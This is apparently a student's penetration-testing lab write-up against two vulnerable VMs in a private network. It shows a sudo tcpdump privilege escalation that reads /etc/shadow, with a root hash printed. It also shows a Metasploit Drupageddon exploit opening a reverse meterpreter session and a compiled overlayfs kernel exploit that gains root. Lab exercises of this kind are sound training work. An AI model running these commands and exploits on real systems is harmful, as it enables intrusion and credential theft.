 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of Sat Jul 23 16:47:40 UTC 2022

  System load:  0.0               Processes:           96
  Usage of /:   25.9% of 19.56GB   Users logged in:     0
  Memory usage: 41%               IP address for eth0: 10.0.2.37
  Swap usage:   0%

 * Security certifications for Ubuntu!
   We now have FIPS, STIG, CC and a CIS Benchmark.

   - http://bit.ly/Security_Certification

 * Want to make a highly secure kiosk, smart display or touchscreen?
   Here's a step-by-step tutorial for a rainy weekend, or a startup.

   - https://bit.ly/secure-kiosk


164 packages can be updated.
55 updates are security updates.


*** System restart required ***
Last login: Tue Oct 30 09:25:27 2018 from 192.168.1.114
webdeveloper@webdeveloper:~$
```

```
Transmission Control P
Hypertext Transfer Pro
HTML Form URL Encoded:


Frame 180: 799 bytes o
Ethernet II, Src: PcsC
Internet Protocol Vers
Transmission Control P
Hypertext Transfer Pro
HTML Form URL Encoded:
    Form item: "log" =
    Form item: "pwd" =
    Form item: "wp-sub
    Form item: "redire
    Form item: "testco

MasterOfTheUniverse
```



webdeveloper@webdeveloper: ~
File Edit View Search Terminal Help

```
webdeveloper@webdeveloper:~$ whoami
webdeveloper
webdeveloper@webdeveloper:~$ sudo -l
Matching Defaults entries for webdeveloper on webdeveloper:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bi
n\:/snap/bin

User webdeveloper may run the following commands on webdeveloper:
    (root) /usr/sbin/tcpdump
webdeveloper@webdeveloper:~$
```

Knowing that TCPDUMP can be accessed by root user, I've abused the sudo with the following

```
echo $'id\ncat /etc/shadow' > /tmp/.test

chmod +x /tmp/.test

sudo tcpdump -ln -i eth0 -w /dev/null -W 1 -G 1 -z /tmp/.test -Z root
```

After this, I was able to get the root as shown below.




```
1303 packets dropped by kernel
webdeveloper@webdeveloper:~$ sudo tcpdump -ln -i eth0 -w /dev/null -W 1 -G 1 -z /tmp/.test -Z root
dropped privs to root
tcpdump: listening on eth0, link-type EN10MB (Ethernet), capture size 262144 bytes
Maximum file limit reached: 1
1 packet captured
11 packets received by filter
0 packets dropped by kernel
webdeveloper@webdeveloper:~$ uid=0(root) gid=0(root) groups=0(root)
root:$6$cVEUAc14$0CmAz3voCABQdFSeHzEtqm6BTTFZLms2INeNkfoj8SafbLamf9mN5SEpX/TZhjgZtrLMIqrrqH/RThBRErg2G/:17834:0:99999:7:::
daemon:*:17737:0:99999:7:::
bin:*:17737:0:99999:7:::
sys:*:17737:0:99999:7:::
sync:*:17737:0:99999:7:::
games:*:17737:0:99999:7:::
man:*:17737:0:99999:7:::
lp:*:17737:0:99999:7:::
mail:*:17737:0:99999:7:::
```

Task 2 – Vulnerable VM 2

Step 1


Find the IP of the webserver and run NMAP to find the services of the webserver. I’ve attached the screenshot below.



```
root@mssd-labs-kali:~# nmap -sP 10.0.2.0/24

Starting Nmap 7.60 ( https://nmap.org ) at 2022-07-24 02:36 +08
Nmap scan report for 10.0.2.1
Host is up (0.00020s latency).
MAC Address: 52:54:00:12:35:00 (QEMU virtual NIC)
Nmap scan report for 10.0.2.2
Host is up (0.00015s latency).
MAC Address: 52:54:00:12:35:00 (QEMU virtual NIC)
Nmap scan report for 10.0.2.3
Host is up (0.00030s latency).
MAC Address: 08:00:27:AA:58:C3 (Oracle VirtualBox virtual NIC)
Nmap scan report for 10.0.2.9
Host is up (0.00030s latency).
MAC Address: 08:00:27:38:0B:AC (Oracle VirtualBox virtual NIC)
Nmap scan report for 10.0.2.7
Host is up.
Nmap done: 256 IP addresses (5 hosts up) scanned in 2.55 seconds
root@mssd-labs-kali:~# nmap -Pn 10.0.2.9

Starting Nmap 7.60 ( https://nmap.org ) at 2022-07-24 02:36 +08
Nmap scan report for 10.0.2.9
Host is up (0.00079s latency).
Not shown: 999 closed ports
PORT   STATE SERVICE
80/tcp open  http
MAC Address: 08:00:27:38:0B:AC (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 1.88 seconds
root@mssd-labs-kali:~# 
```


Step 2

To verify webservices and version running on webserver, I’ve used whatweb on the server and the info is as attached below in which it’s running on Drupal 7.30.



```
root@mssd-labs-kali:~# whatweb http://10.0.2.9
http://10.0.2.9 [200 OK] Apache[2.4.7], Content-Language[en], Country[RESERVED][ZZ], Drupal, HTTPServer[Ubuntu Linux][Apache/2.4.7 (Ubuntu)], IP[10.0.2.9], JQuery, MetaGenerator[Dr
upal 7 (http://drupal.org)], PHP[5.5.9-1ubuntu4.5], PasswordField[pass], Script[text/javascript], Title[Welcome to Security Tools Lab 2 - Assignment 7 | Security Tools Lab 2 - Assi
gnment 7], UncommonHeaders[x-generator], X-Powered-By[PHP/5.5.9-1ubuntu4.5]
root@mssd-labs-kali:~# 
```


From the list of directories, I found the CMS version for the drupal.



10.0.2.9/CHANGELOG.txt


```

Drupal 7.30, 2014-07-24
-----------------------
- Fixed a regression introduced in Drupal 7.29 that caused files or images
  attached to taxonomy terms to be deleted when the taxonomy term was edited
  and resaved (and other related bugs with contributed and custom modules).
- Added a warning on the permissions page to recommend restricting access to
  the "View site reports" permission to trusted administrators. See
  DRUPAL-PSA-2014-002.
- Numerous API documentation improvements.
- Additional automated test coverage.

Drupal 7.29, 2014-07-16
----------------------
```

After identifying the CMS version, I used Metasploit to acquire the remote code. I've used this module "msf> use exploit/multi/http/drupal_drupageddon" and was successfully able to retrieve a meterpreter connection as shown below.




```
msf exploit(drupal_drupageddon) > set RHOST 10.0.2.9
RHOST => 10.0.2.9
msf exploit(drupal_drupageddon) > exploit

[*] Started reverse TCP handler on 10.0.2.7:4444
[*] Testing page
[*] Creating new user RzGNHFhyxV:PfppLetqlx
[*] Logging in as RzGNHFhyxV:PfppLetqlx
[*] Trying to parse enabled modules
[*] Enabling the PHP filter module
[*] Setting permissions for PHP filter module
[*] Getting tokens from create new article page
[*] Calling preview page. Exploit should trigger...
[*] Sending stage (37514 bytes) to 10.0.2.9
[*] Meterpreter session 2 opened (10.0.2.7:4444 -> 10.0.2.9:51077) at 2022-07-24 04:39:27 +0800

meterpreter > sysinfo
Computer    : droopy
OS          : Linux droopy 3.13.0-43-generic #72-Ubuntu SMP Mon Dec 8 19:35:06 UTC 2014 x86_64
Meterpreter : php/linux
meterpreter > 
```

After this, I tried to find the version




```
www-data
uname -a
Linux droopy 3.13.0-43-generic #72-Ubuntu SMP Mon Dec 8 19:35:06 UTC 2014 x86_64 x86_64 x86_64 GNU/Linux
```

Since Linux is running in 3.13, I've done a searchsploit on the linux version 3.13 as shown below.




```
Deluge Web UI 1.3.13 - Cross-Site Request Forgery                                       | json/webapps/41541.html
Linux Kernel 3.13 - (SGID) Privilege Escalation (PoC)                                    | linux/local/33824.c
Linux Kernel 3.13.0 < 3.19 (Ubuntu 12.04/14.04/14.10/15.04) - 'overlayfs' Privilege Escalation | linux/local/37292.c
Linux Kernel 3.13.0 < 3.19 (Ubuntu 12.04/14.04/14.10/15.04) - 'overlayfs' Privilege Escalation (Access /etc/s | linux/local/37293.txt
Linux Kernel 3.13.1 - 'Recvmmsg' Privilege Escalation (Metasploit)                       | linux/local/40503.rb
Linux Kernel 3.13/3.14 (Ubuntu) - 'splice()' System Call Local Denial of Service         | linux/dos/36743.c
Linux Kernel 3.4 < 3.13.2 (Ubuntu 13.04/13.10 x64) - 'CONFIG_X86_X32=y' Privilege Escalation (3) | lin_x86-64/local/31347.c
Linux Kernel 3.4 < 3.13.2 (Ubuntu 13.10) - 'CONFIG_X86_X32' Arbitrary Write Exploit (2)  | linux/local/31346.c
Linux Kernel 3.4 < 3.13.2 - recvmmsg x32 compat (PoC)                                    | linux/dos/31305.c
MailEnable 3.13 - IMAP Service Multiple Remote Vulnerabilities                           | windows/dos/31360.txt
MailEnable 3.13 SMTP Service - 'VRFY/EXPN' Command Denial of Service                     | windows/dos/5235.py
```

Used Privilege Escalation 37292.c and transferred the file to the webserver. After transferring, I've compiled it using gcc as shown in the below screenshots.



```
meterpreter > upload ./37292.c /tmp
[*] uploading  : ./37292.c -> /tmp
[*] uploaded   : ./37292.c -> /tmp/37292.c
meterpreter > ls -l
Listing: /tmp
=============

Mode              Size   Type  Last modified              Name
----              ----   ----  -------------              ----
100644/rw-r--r--  3979   fil   2022-07-25 23:10:23 +0800  37292.c
100755/rwxr-xr-x  13684  fil   2022-07-25 22:57:26 +0800  a.out
```



```
meterpreter > shell
Process 1602 created.
Channel 9 created.
whoami
www-data
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
gcc 37292.c
ls
37292.c
a.out
./a.out
spawning threads
mount #1
mount #2
child threads done
/etc/ld.so.preload created
creating shared library
sh: 0: can't access tty; job control turned off
# whoami
root
# id
uid=0(root) gid=0(root) groups=0(root),33(www-data)
#
```

After successfully exploiting, I was able to acquire the root privilege as shown above.